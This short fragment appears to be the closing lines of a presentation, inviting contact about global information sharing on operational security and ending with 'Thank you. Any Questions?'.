- For the information sharing with OPSEC on a global scale, you are more than welcome to contact us!



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Thank you. Any Questions?

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